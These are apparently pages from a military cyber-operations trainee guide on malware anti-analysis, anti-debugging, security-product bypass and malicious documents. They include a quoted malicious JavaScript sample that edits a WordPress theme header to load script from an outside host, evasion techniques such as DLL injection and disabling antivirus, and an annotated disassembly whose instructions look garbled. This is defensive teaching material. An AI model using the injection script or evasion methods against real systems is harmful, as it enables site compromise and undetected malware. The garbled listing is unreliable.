C:\WINDOWS\system32\drivers\VBoxMouse.sys
C:\WINDOWS\system32\drivers\VBoxGuest.sys
C:\WINDOWS\system32\drivers\VBoxSF.sys
C:\WINDOWS\system32\drivers\VBoxVideo.sys
C:\WINDOWS\system32\vboxdlspt.dll
C:\WINDOWS\system32\vboxhook.dll
C:\WINDOWS\system32\vboxmrxnp.dll
C:\WINDOWS\system32\vboxogl.dll
C:\WINDOWS\system32\vboxoglarrayspu.dll
C:\WINDOWS\system32\vboxoglcrutil.dll
C:\WINDOWS\system32\vboxoglerrorspu.dll
C:\WINDOWS\system32\vboxoglfeedbackspu.dll
C:\WINDOWS\system32\vboxoglpackspu.dll
C:\WINDOWS\system32\vboxoglpassthroughspu.dll
Program Files\oracle\virtualbox guest additions\
```

QEMU

Change or remove the following registry keys:

```
HKLM\HARDWARE\DEVICEMAP\Scsi\Scsi Port 0\Scsi Bus 0\Target Id 0\Logical Unit Id 0\Identifier";"QEMU"
HKLM\HARDWARE\Description\System\
"SystemBiosVersion";"QEMU"
```

PARRALLELS

Check the name or remove the following processes:

prl_cc.exe
prl_tools.exe

VIRTUAL PC

Check the name or remove the following processes:

VMService.exe
VMUSvc.exe

CUCKOO

Check the name or remove the following processes:

Python.exe
Pythonw.exe

Check the name of default paths or files:

C:\cuckoo
\\\\.\\pipe\\cuckoo

XEN

Check the name or remove the following processes:

xenservice.exe

Lesson 5.4.3 Anti-Static Analysis

Anti-Static Analysis techniques are used to slow or prevent reverse engineering. These techniques are used to make it difficult, if not impossible to perform static analysis on malware. Common Anti-Static Analysis techniques include:

- Packing: A packer is a tool that compresses, encrypts, and/or modifies a malicious file's format. (Packers can also be used for legitimate ends, for example, to protect a program

against cracking or copying.) All these tricks decrease the chance of detection by antimalware products and help to avoid analysis by security researchers.

- Packers can both make it harder for security staff to identify the behavior of malware and increase the amount of time required for an analysis. Unpacking malware is the first challenge to understanding a threat. The complexity of packers varies.
- One way to detect packed files is with the PEiD program. You can use PEiD to detect the type of packer or compiler employed to build an application, which makes analyzing the packed file much easier.

```

CPU - main thread, module Max++_do
004010E2 | 64:8B00 180000 | MOV ECX,DMWORD PTR FS:[18] | # save address of Thread Local Storage array (0000) to EBP-18.
004010E9 | 8B49 2C | MOV ECX,DMWORD PTR DS:[ECX+2C] | # ECX now points to TEB
004010EC | 894D E8 | MOV DMWORD PTR SS:[EBP-18],ECX | # SBUE 0012D660 to the TEB->ThreadLocalStorage Pointer, so it can be shared by all threads
004010ED | 64:8B00 180000 | MOV ECX,DMWORD PTR FS:[18] |
004010F6 | 8941 2C | MOV DMWORD PTR DS:[ECX+2C],ECX |
004010F9 | 8B83 09 | MOV EAX,DMWORD PTR DS:[EBX3] | # now EAX points to function name (i.e., "Cxx$glostate...")
004010FE | 8B0E 99 | ADD EAX,EBP | # the following computes the CHECKSUM of the function name, ECX contains the magic number, result
004010FF | 8B0E 7395 | ADD EAX,35670E99 | # a loop computes checksum of function name
00401103 | 8110 | MOV DL,BYTE PTR DS:[EAX] | # !!!! checksum will be stored in ECX!!!!
00401106 | 68C2 21 | INT3 ECX,21 |
00401109 | 8941 07 | MOV DWORD PTR DS:[EBP-1],DL |
0040110B | 0FBE02 | MOVX EDI,DL |
0040110E | 33CA | XOR ECX,ECX |
00401110 | 48 | INC EAX |
00401111 | 8B7D FF 00 | CMP BYTE PTR SS:[EBP-1],0 |
00401115 | 75 EC | JNE SHORT Max++_do.00401103 |
00401116 | 8B49 2C | MOV ECX,DMWORD PTR DS:[ECX+2C] |
0040111A | 8B55 F0 | MOV EDI,DMWORD PTR SS:[EBP-10] |
0040111D | 9908 | MOV DMWORD PTR DS:[EAX],ECX |
0040111F | 0FBC0F | MOV ECX,DMWORD PTR DS:[EAX],EDI | # now EDI has the number of functions.
00401122 | 880C8A | MOV ECX,DMWORD PTR DS:[EDX+ECX*4] | # now EDI has the first function address, entry address of the array of function addresses
00401125 | 89C0 08 | ADD EAX,8 | # now store the checksum of the function name to 0x0012D66C
00401128 | 8B43 04 | ADD EBX,4 | # note EDI points to the ordinal, thus ECX has the ordinal of the function
0040112B | 894B FC | MOV DMWORD PTR DS:[EAX-4],ECX | # this is to take the function address (based on ordinal)
0040112E | 47 | INC EDI | # move to next location in the array to write
0040112F | 47 | INC EDI | # move to next function in the export table
00401130 | F4 F8 | DEC EAX | # now save function address to the second half of the entry
00401133 | 8945 F4 | MOV DMWORD PTR SS:[EBP-C],EAX | # each entry has two 4-byte elements: (1) check sum, (2) function address
00401136 | 75 C1 | JNE SHORT Max++_do.004010F9 | #decrement function counter by 1
00401139 | 8B43 19 | MOV ECX,DMWORD PTR DS:[EAX+19] |
0040113B | 8B4C 08 | MOV ECX,DMWORD PTR SS:[EBP-14] |
0040113E | 8B05 0000 | CALL EBX+do.0040165E |
00401141 | 8B55 E4 | MOV EAX,DMWORD PTR DS:[EBP-1C] |
00401144 | 58 | LEA EBX,EAX |
00401147 | E8 0D03B000 | CALL Max++_do.004014F9 | # the above loop seems to be computing checksum of function names and put these into the region st
00401149 | 64:8B00 180000 | MOV ECX,DMWORD PTR FS:[18] | # ***** AFTER the loop, pairs of (checksum,func name, index to entry) is stored in the stack
00401152 | 8B55 F0 | MOV EDI,DMWORD PTR SS:[EBP-10] | #ECX now points to the start of function table, 0x0012D66C
00401155 | 89C0 08 | ADD EAX,8 | # sort the encoded export table
00401158 | 8B43 04 | ADD EBX,4 |
0040115D | 6A 09 | PUSH 0 |
0040115F | 6A FE | PUSH -2 |
00401161 | F774 E4 | TEST DWORD PTR SS:[EBP-1C] |
00401164 | FF0D | CALL EAX | # now JUMP to 0x003b24FB
00401166 | 33C0 | XOR EAX,EAX |
00401169 | 8B43 08 | MOV ECX,DMWORD PTR SS:[EBP-8] |
0040116B | 5F | POP EDI |
0040116C | 5F | POP ESI |
0040116E | C9 | LEAVE |
0040116F | C2 0400 | RETN 4 |
00401172 | 8B49 2C | MOV ECX,DMWORD PTR DS:[ECX+2C] |
00401175 | 8BEC | MOV EBP,ESP |
00401178 | 64:81 18000000 | MOV EAX,DMWORD PTR FS:[18] |
0040117B | 8B43 2C | MOV ECX,DMWORD PTR DS:[ECX+2C] |
0040117E | 894D 08 | MOV DMWORD PTR SS:[EBP+8] |
00401181 | 53 | PUSH EBX |
00401182 | 56 | PUSH ESI |
00401185 | 8B43 08 | MOV ESI,DMWORD PTR DS:[ECX+8] |
00401188 | 57 | PUSH EDI |

```

- API Obfuscation: "Obfuscating the API" probably means changing the names of identifiers, like class names, method names, field names, etc, to very un-descriptive names. so that readers of the code wouldn't know what the code is doing.
- Junk Code: With this technique, the malware author inserts lots of code that never gets executed, either after unconditional jumps, calls that never return, or conditional jumps with conditions that would never be met. The main goal of this code is to waste the reverse engineer's time analyzing useless code or make the code graph look more complicated than it actually is.
 - Another similar technique is to insert ineffective code. This ineffective code could be something like nop, push & pop, inc & dec. A combination of these instructions could look like real code; however, they all compensate for each other. This can also result in an executable that is too big for security products to analyze, as they do not typically analyze large files.

- Encoding: Malware uses encoding for a variety of purposes. Examples of encoding include Base64, ROT13, or even Unicode. The most common use is for the encryption of network-based communication. Malware will also use encoding to disguise its internal workings. For example, a malware author might use a layer of encoding for these purposes:
 - To hide configuration information, such as a command-and-control domain.
 - To save information to a staging file before stealing it.
 - To store strings used by the malware and decode them just before they are needed.
 - To disguise the malware as a legitimate tool, hiding the strings used for malicious activities.
- Hiding imports via dynamic WinAPI functions: The Import Address Table (IAT) stores information about libraries and functions that are used by the application. The OS dynamically loads them at the executable startup. This is very convenient (well it's just how Windows works), however the table contents can give a lot of information about program functionality. For example, memory operations and thread operation functions (VirtualAlloc, VirtualProtect, CreateRemoteThread) can indicate that the application is performing some kind of code injection. WSASocket is often used by bind and reverse shells, and SetWindowsHookEx by keyloggers.
- To hide this information (from static analysis) malware authors can dynamically resolve certain API functions. They could even use syscalls (see userland hooks evasion).

Lesson 5.4 Video: Is THIS a VIRUS? Finding a Remcos RAT - Malware Analysis (75 minutes)

Lesson 5.4.4 Anti-Debugging


Debugging malware code enables a malware analyst to run the malware step by step, introduce changes to memory space, variable values, configurations and more. It facilitates the understanding of the malware's behavior, mechanisms and capabilities.

1. Anti-Debugging is the process of detecting debugging and modifying or terminating malware execution to prevent debugging. Common methods malware uses to detect debugging include:

- PEB Structure: Process Environment Block (PEB) is a data structure that resides in the user space of each process and contains data about the related process. It is designed to be accessed by the WinAPI modules, but access is not limited exclusively to them; one can access the PEB directly from memory, as we will see next:
 - BeingDebugged – The easiest implementation and obvious technique is to check the value of the BeingDebugged field at PEB structure. There are many API calls

(documented and undocumented – `isDebuggerPresent`, `CheckRemoteDebuggerPresent`, `NtQueryInformationProcess`) to check this value. In order to enhance evasion, it also can be checked manually without a WinAPI call; PEB can be accessed by the `fs` segment register at `fs:[30h]` (This register points to TIB (Thread Information Block) in x86 machines).

- **ProcessHeap** – a flag under PEB that shows if the first heap memory space of the process was created in debug mode. It can be accessed at offset `0x18` (at PEB).
- **Debugger Artifacts (Residue):** A host that contains debugging functionalities can be identified without special efforts. Like any other software, a debugger will leave a trace over the machine.



- **Registry keys** – besides the obvious registry locations that most applications write themselves, there is a registry key that is set to the debugger program that should run when an error occurs (“`HKLM\Software\Microsoft\Windows NT\CurrentVersion\AeDebug`”).
- **FindWindow** – WinAPI function that can recognize the presence of a debugger program (e.g “`ollydbg.exe`”). The same result can be reached with `OpenProcess` for processes or with `FindFirstFile` and `FindNextFile` for filesystem paths (for example in the `%ProgramFiles%` folder).
- **Identifying Breakpoints:** A Breakpoint is probably the most important feature of a debugger; it enables the researcher to stop the execution of a program at a certain point of code.
- **Instructions scanning** – A debugger’s breakpoint is implemented by inserting “`0xCC`” (“`INT 3`” in assembly) which means the software interrupt with the parameter ‘3’. A malware can scan itself to find this assembly instruction (for example with the assembly instruction “`repne scasd`”).

- Calculate code checksum or hash – malware can calculate a checksum or hash of its code in run time to determine if it was patched or if a breakpoint was inserted (for instance, a value that was described before: '0xCC'), and therefore this can be used to identify debuggers as well.
- Debuggers Execution Environment: There are many techniques to identify running debugger's context.
 - OutputDebugString is used to send a string to a debugger. If it fails, an error occurs. Malware can use SetLastError with a defined value, then run OutputDebugString (if it fails, it will overwrite the last error value), then check the last error with GetLastError.
 - Timing checks – when debugging in a single-step mode / setting a breakpoint, a lag occurs while running the executable. The malware can check for a timestamp and compare it to another one after a few malicious instructions, in order to check if there was a delay. The instruction rdtsc is used to get the number of ticks since the last system reboot and it rolls over after 49.7 days (will be placed as 64bit value in EDX:EAX 32bit registers). There is equivalent WinAPI functions for this test (GetTickCount / QueryPerformanceCounter).
 - Debugger vulnerabilities – a debugger is a program, and like any other program, it may have vulnerabilities. For instance, a famous one would be crashing OllyDbg 1.1 by calling OutputDebugString with the value "%s".
- Image File Execution Options: IFEO is a registry key that is intended to run a particular program under a local debugger.
 - Key: "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\<particular_program>".
 - Value: Debugger: <full-path to a local debugger> (REG_SZ).
 - A malware can check if there is any debugger configured manually on the machine, although debugging and Anti-Debugging is not the only use for this registry key. It is also easily implemented as a technique to launch malware, since Windows does not perform any check that the "debugger" is indeed a debugger. For this reason, a malware author can abuse it for running malware, for example, by just attaching to another process that is loaded by default with startup.
- TLS Callback: TLS (Thread Local Storage) is a memory region that is local to a thread. It can be abused to run a function before the entry point of the PE (i.e in the initialization of a thread) – this technique is called TLS Callback. Mostly, debuggers start debugging from the entry point. This technique can be identified in the following manners:

- Statically by .tls section existence.
- IDA Pro supports running from all the entry points (including TLS Callback).
- Debuggers can be configured to set a breakpoint before running TLS Callback.
- All TLS callback functions are labeled with "TlsCallback" prepended.

Lesson 5.3.5 Security Product Bypass



There are many methods used to bypass security tools. These include:

- Code/DLL Injection: Attackers may inject dynamic-link libraries (DLLs) into processes in order to evade process-based defenses as well as possibly elevate privileges. DLL injection is a method of executing arbitrary code in the address space of a separate live process.

- DLL injection is commonly performed by writing the path to a DLL in the virtual address space of the target process before loading the DLL by invoking a new thread. The write can be performed with native Windows API calls such as VirtualAllocEx and WriteProcessMemory, then invoked with CreateRemoteThread (which calls the LoadLibrary API responsible for loading the DLL).
- Variations of this method such as reflective DLL injection (writing a self-mapping DLL into a process) and memory module (map DLL when writing into process) overcome the address relocation issue as well as the additional APIs to invoke execution (since these methods load and execute the files in memory by manually performing the function of LoadLibrary).
- Running code in the context of another process may allow access to the process's memory, system/network resources, and possibly elevated privileges. Execution via DLL injection may also evade detection from security products since the execution is masked under a legitimate process.
- Terminate AV: Attackers may disable security tools to avoid possible detection of their tools and activities. This can take the form of killing security software or event logging processes, deleting Registry keys so that tools do not start at run time, or other methods to interfere with security tools scanning or reporting information.
- Execute from UNC Path: Some solutions are not configured to scan or prevent the execution of malicious binaries from SMB or WebDAV when accessed via the UNC path.
- Execute from Alternative Data Stream: Alternative data streams allow users to store data in a file via an extended file name. Microsoft says, "By default, all data is stored in a file's main unnamed data stream, but by using the syntax 'file:stream', you are able to read and write to alternates.". Malware commonly stores text, payloads, and even full binaries in alternative streams.
- Add Security Product exception: An option that occasionally works is creating custom exceptions to the security products policy. For example, an end user could create an exception that would allow all files with the ".exe" extension to run on the system, or even add an exception for an entire drive. As a result, most malware and "hacker tools" would not get blocked or deleted.

Lesson 5.4 Video: IDA Pro Malware Analysis Tips (120 Minutes)

Lesson 5.4 Knowledge Check

Knowledge Check #1 on Malware Anti-Analysis Techniques.



You will now use the LMS to access Knowledge Check #1, which covers the information we have just discussed in Malware Anti-Analysis Techniques.

Lesson 5.4 Malware Anti-Analysis Summary

In this lesson, trainees learned a sampling of the tips and techniques that malware and malware authors use to avoid analysis, both dynamic and static. Malware authors use many tactics to hide and obfuscate malware in the hopes of delaying or preventing analysis, allowing the malware to persist in the target environment, or even to spread. The malware analyst should be able to recognize and overcome these techniques to mount an effective defense. These techniques generally slow analysis, or even throw an analyst off the track or the malware completely and need to be overcome to ensure malware is identified and prevented from damaging the host or network. These approaches constantly change and adapt in an ever going game of cat and mouse

Enabling Learning Objective. With the aid of and per the references:

- List Malware Self-Defense Mechanisms.
- Understand Sandbox Evasion.
- Identify Anti-Analysis Techniques.
- Identify Anti-Security Mechanisms.

ROYAL SAUDI AIR FORCE
Directorate of Communications & Information Technology
F-15SA Cyber Protection & Related Facilities
CONTRACT: FA8730-16-C-0019

Malicious Documents

FS-05.5

September 2021



TRAINEE GUIDE

Prepared by:

INTRODUCTION

Overview. CSOC provides many benefits. Cyber-attacks originate quickly, requiring an immediate response. The attacks on significant internet-facing links can exceed 100,000 events per second. The automated tools of a CSOC enable rapid mitigation action. The tools available in a CSOC are continually updated to capture an ever-growing list of security threats.

A well-trained CSOC team can correlate all security events to find those that exhibit attack characteristics. Meanwhile, less sinister events are monitored for any sign of an attack. A CSOC additionally provides value by prioritizing resources and triaging events to counter the most critical threats first. The technical workforce and tools available in a CSOC enable the efficient resolution of incoming cyber threats. CSOCs also serve as a central point of information exchange on cybersecurity.

This course will outline the tools and knowledge required to serve as a valuable member of the RSAF CSOC team. Listen carefully and attentively to ensure you are prepared for the challenges a CSOC faces each day. Over the next ten days, we will discuss the knowledge and skills necessary to serve as an effective team member of the cybersecurity operations center.

Terminal Learning Objective. Understand how documents can be used in a malware attack in accordance with the references.

Enabling Learning Objectives. With the aid of and per the references:

- Identify the file extensions commonly used in an attack.
- Describe the methods of delivery that attackers use.
- Determine the factors that must be examined in malicious document analysis.
- Describe the importance of file hash verification.
- Identify different Microsoft Office macro capabilities.
- Define various methods of malicious file obfuscation.


Evaluation. You will be evaluated by Knowledge and Performance exams within this course.

Lesson 5.5 Malicious Documents Introduction

Hiding malware within documents has become one of the main methods attackers use to compromise systems. It is important for a forensic investigator to understand the common file types, methods of attack, and tools available to them to analyze and mitigate these malicious documents. It is also crucial to an investigation to understand what anomalies can exist on these files that may point to indications of a potential infection.

Lesson 5.5 Video: Malware Analysis Bootcamp - File Type Identification (10 minutes)

Lesson 5.5.1 Common Malicious Document Types




1. EXE Executable Files – Being the most often associated files with malware, the executable file is notorious for being spread as a malicious email attachment. However, since this method has become more and more outdated now that most email providers block these attachments, the executable files are often spread as fake setups, updates, or other types of seemingly legitimate programs with the malicious code built-in.
2. HTA, HTML, and HTM Application Files – These file types have become notorious to be associated with multiple ransomware variants. The most famous of them is called Cerber Ransomware and this virus has been classified as the most effective malware against the latest Windows 10 OS, primarily because of the exploit kit associated with the infection method via those files. The files themselves are HTML web applications that usually lead to a foreign host, from which the payload of the malware is downloaded onto the computer of the victim.
3. JS and JAR Files - These types of malicious files are notorious for containing malicious JavaScript code which causes the actual infection. Usually, JavaScript infections can also be caused by automatically downloading those files without knowing as a result of having clicked on a malicious URL. The .JS files are used for quite some time now, but gained popularity recently is associated with ransomware viruses, like Locky Ransomware, which so far remains as the cryptovirus that has inflicted the most damage on computer systems.

4. PDF Adobe Reader Files - Cyber-criminals have the tendency to avoid associating .PDF files with scripts and codes, primarily because they crash very often. However, there seems to be a method that has become very notorious and widespread. It includes sending .PDF files as spam message attachments and these .PDF files conceal in them the malicious documents that actually contain malicious macros. This “document inception” strategy so far has remained effective against inexperienced victims and is the main factor responsible for spreading a threat, known as Jaff Ransomware.
5. VBS and VB Script Files - The Windows Visual Basic script files are particularly dangerous because they have not only been associated with one or two viruses, but most of the big malware names in the past few years. Starting with both Cerber and Locky ransomware using .vbs files in their e-mail spam campaign, the .vbs files also saw some action in relation to notorious Trojan infections. The primary choice of these particular files to infect with is the speed of infection and the skills of the hacker to create code in the Visual Basic environment. VBS is also a type of file that can be easily obfuscated and can pass as a legitimate e-mail message if it is in an archive.
6. DOC, DOCX, DOCM and other Microsoft Office Files – This particular type of file has become an effective method to infect victims. The primary reason for that is the usage of malicious macros that are embedded within the documents themselves. This makes slipping past any antivirus software and email attachments protection software if the right obfuscated code is used. The tricky part to infecting victims via this method is to get them to click on the “Enable Content” button that appears in the documents.
7. ZIP - .Zip and other compressed files can contain viruses, trojans, and other malware -- in fact, it's rather common because putting the malware into a compressed archive is an easy way of bypassing your anti-virus/anti-malware software until the archive is decompressed.
8. SFX Archive Files - When we discuss malicious files and malware infection, it is important to mention the .SFX – the Self-Extracting archive types of files that were also used by major malware families to infect computers. The way they work is very similar to set up programs of Windows, primarily because these file types in the particular archive the malicious payload of the virus and when they are executed, they can be manipulated to extract the payload automatically and quietly in the background. The more sophisticated .SFX files are even programmed by their code or the payload files they have extracted to be self-deleted after the operation is complete.
9. BAT Batch Files - Even though these command-containing files are not met so often, they are one of the most widespread ones ever to be used, primarily because of the Windows Command Prompt and its impact on the computer. If properly manipulated, the batch files may insert administrative commands that can do a variety of malicious activities, varying from deleting files on your computer to connecting to third-party hosts and downloading malware directly on your computer.
10. DLL Files - The DLL files are basically known as Dynamic Link Library files and they are often system files of Microsoft, but malware finds ways to slither its own, compromised version with

malicious functions in the DLL file itself. This ultimately results in the malware starting to perform various different types of malicious activities, like delete Windows files, execute files as an administrator on the compromised computer, and also perform different types of modifications in the Windows Registry Editor. This may result in DLL error messages appearing on your PC, but most viruses go through great lengths to prevent those errors from being seen by the victim.

11. **TMP Temporary Files** - TMP types of files are temporary files that hold data on your computer while you are using a program. In the malware world, the TMP files are basically used to hold information that is complementary to the infection itself. This information is related to the activities that the malware will perform and often used with the main purpose of allowing the malware to collect information which is then relayed to the cyber-criminals by the file itself being copied and sent without you even noticing. Removing the .TMP file may damage the activity of the malware, but most complicated viruses would not give the user permission to do that or create a backup copy that is used in a parallel way.
12. **PY Python Files** - These types of files are most commonly used when ransomware viruses are in play, meaning that they are written in Python and their main goal may be to be modules that are used to encrypt the files on your computer (documents, videos, images) and make them unable to be opened again. The encrypted files of this ransomware virus are created with the aid of such python scripts which, provided the software, may use them for the file encryption. In addition to this, some malware detected to be coded entirely in the Python language, meaning that the virus uses it for every aspect of its activity.

Lesson 5.5.2 Delivery Methods



1. Phishing Email Attachments – One of the most popular ways of malware delivery is through the use of malicious attachments, often used in phishing emails. Cybercriminals send you an email with an attached document that may at first look like anything but malware. Files such as a resume, a new project, a new employee list, or a gift are a few examples. By downloading and running these files the malware infection happens.
2. Download.
 - User Downloads – Users may download infected files when assuming their downloads are harmless. Pirated music, movies, free games, photos, and other various file types are common culprits and have the potential to contain malicious code. It is important to ensure that your downloads are from legitimate sources and scan the files prior to executing or opening them.
 - Drive-by Downloads - The unintentional download of malicious code to your computer or mobile device that leaves you open to a cyberattack. You don't have to click on anything, press download, or open a malicious email attachment to become infected. This method can take advantage of an app, operating system, or web browser that contains security flaws due to unsuccessful updates or lack of updates. Unlike many other types of cyberattack, a drive-by doesn't rely on the user to do anything to actively enable the attack.
3. Removable Media - Malware is able to spread via removable media, and it is risky to use such media if the source cannot be identified. Rewriteable CDs, DVDs, and BluRays are all capable of delivering a malicious payload if autorun is enabled on a desktop PC, laptop or server, so having an up to date antivirus application is essential for businesses to ensure the continued safety of

their network.

Lesson 5.5.3 Document Analysis

```
1 var site = location.protocol+'//'+document.domain;
2 var newuser_url = site+'/wp-admin/theme-editor.php?file=header.php';
3 var ajax_url = site+'/wp-admin/admin-ajax.php';
4 var sscript = encodeURIComponent("<script src='https://statistic.admarketlocation.com/
  footer.js?type=dfh34w34A345WEFSDF&' type='text/javascript'></script>");
5 var cch = "dfh34w34A345WEFSDF";
6
7 var ftoken = new XMLHttpRequest();
8 ftoken.onreadystatechange = function() {
9   if (this.readyState == 4) {
10     if (this.status == 200) {
11 var _html = this.responseText;
12     var re = /name="newcontent".*?>([\s\S]*?)<\textarea/g;
13     var m = re.exec(_html);
14     var re2 = /<option.*?value="(.*?)".*?selected/g;
15     var m2 = re2.exec(_html);
16     var re3 = /name="nonce"([ ]+)value="([^"]+)"/g;
17     var m3 = re3.exec(_html);
18
19
20
21
22     if(m != null && m2 != null && m3 != null) {
23       if (m[1].indexOf(cch) === -1) {
24         var txt = document.createElement('textarea');
25         txt.innerHTML = m[1];
26
27         var header = sscript+encodeURIComponent(txt.value);
28         var theme = m2[1];
29         var nonce = m3[2];
30
31         var params = 'nonce=' + encodeURIComponent(nonce) +
32         '& wp_http_referer=' + encodeURIComponent("/wp-admin/theme-editor.php?file=header.php")+
33         '&theme='+ encodeURIComponent(theme)+'
          &file=header.php&action=edit-theme-plugin-file&newcontent='+header;
```

1. Document Analysis Approach.

The following steps are guidelines for how you can thoroughly approach a document for analysis:

- Examine the document for anomalies, such as risky tags, scripts, and embedded artifacts.
- Locate Embedded Code, such as shellcode, macros, JavaScript, or other suspicious objects.
- Extract suspicious code or objects from the file.
- If relevant, deobfuscate and examine macros, JavaScript, or other embedded code.
- If relevant, emulate, disassemble and/or debug shellcode that you extracted from the document.
- Understand the next steps in the infection chain.

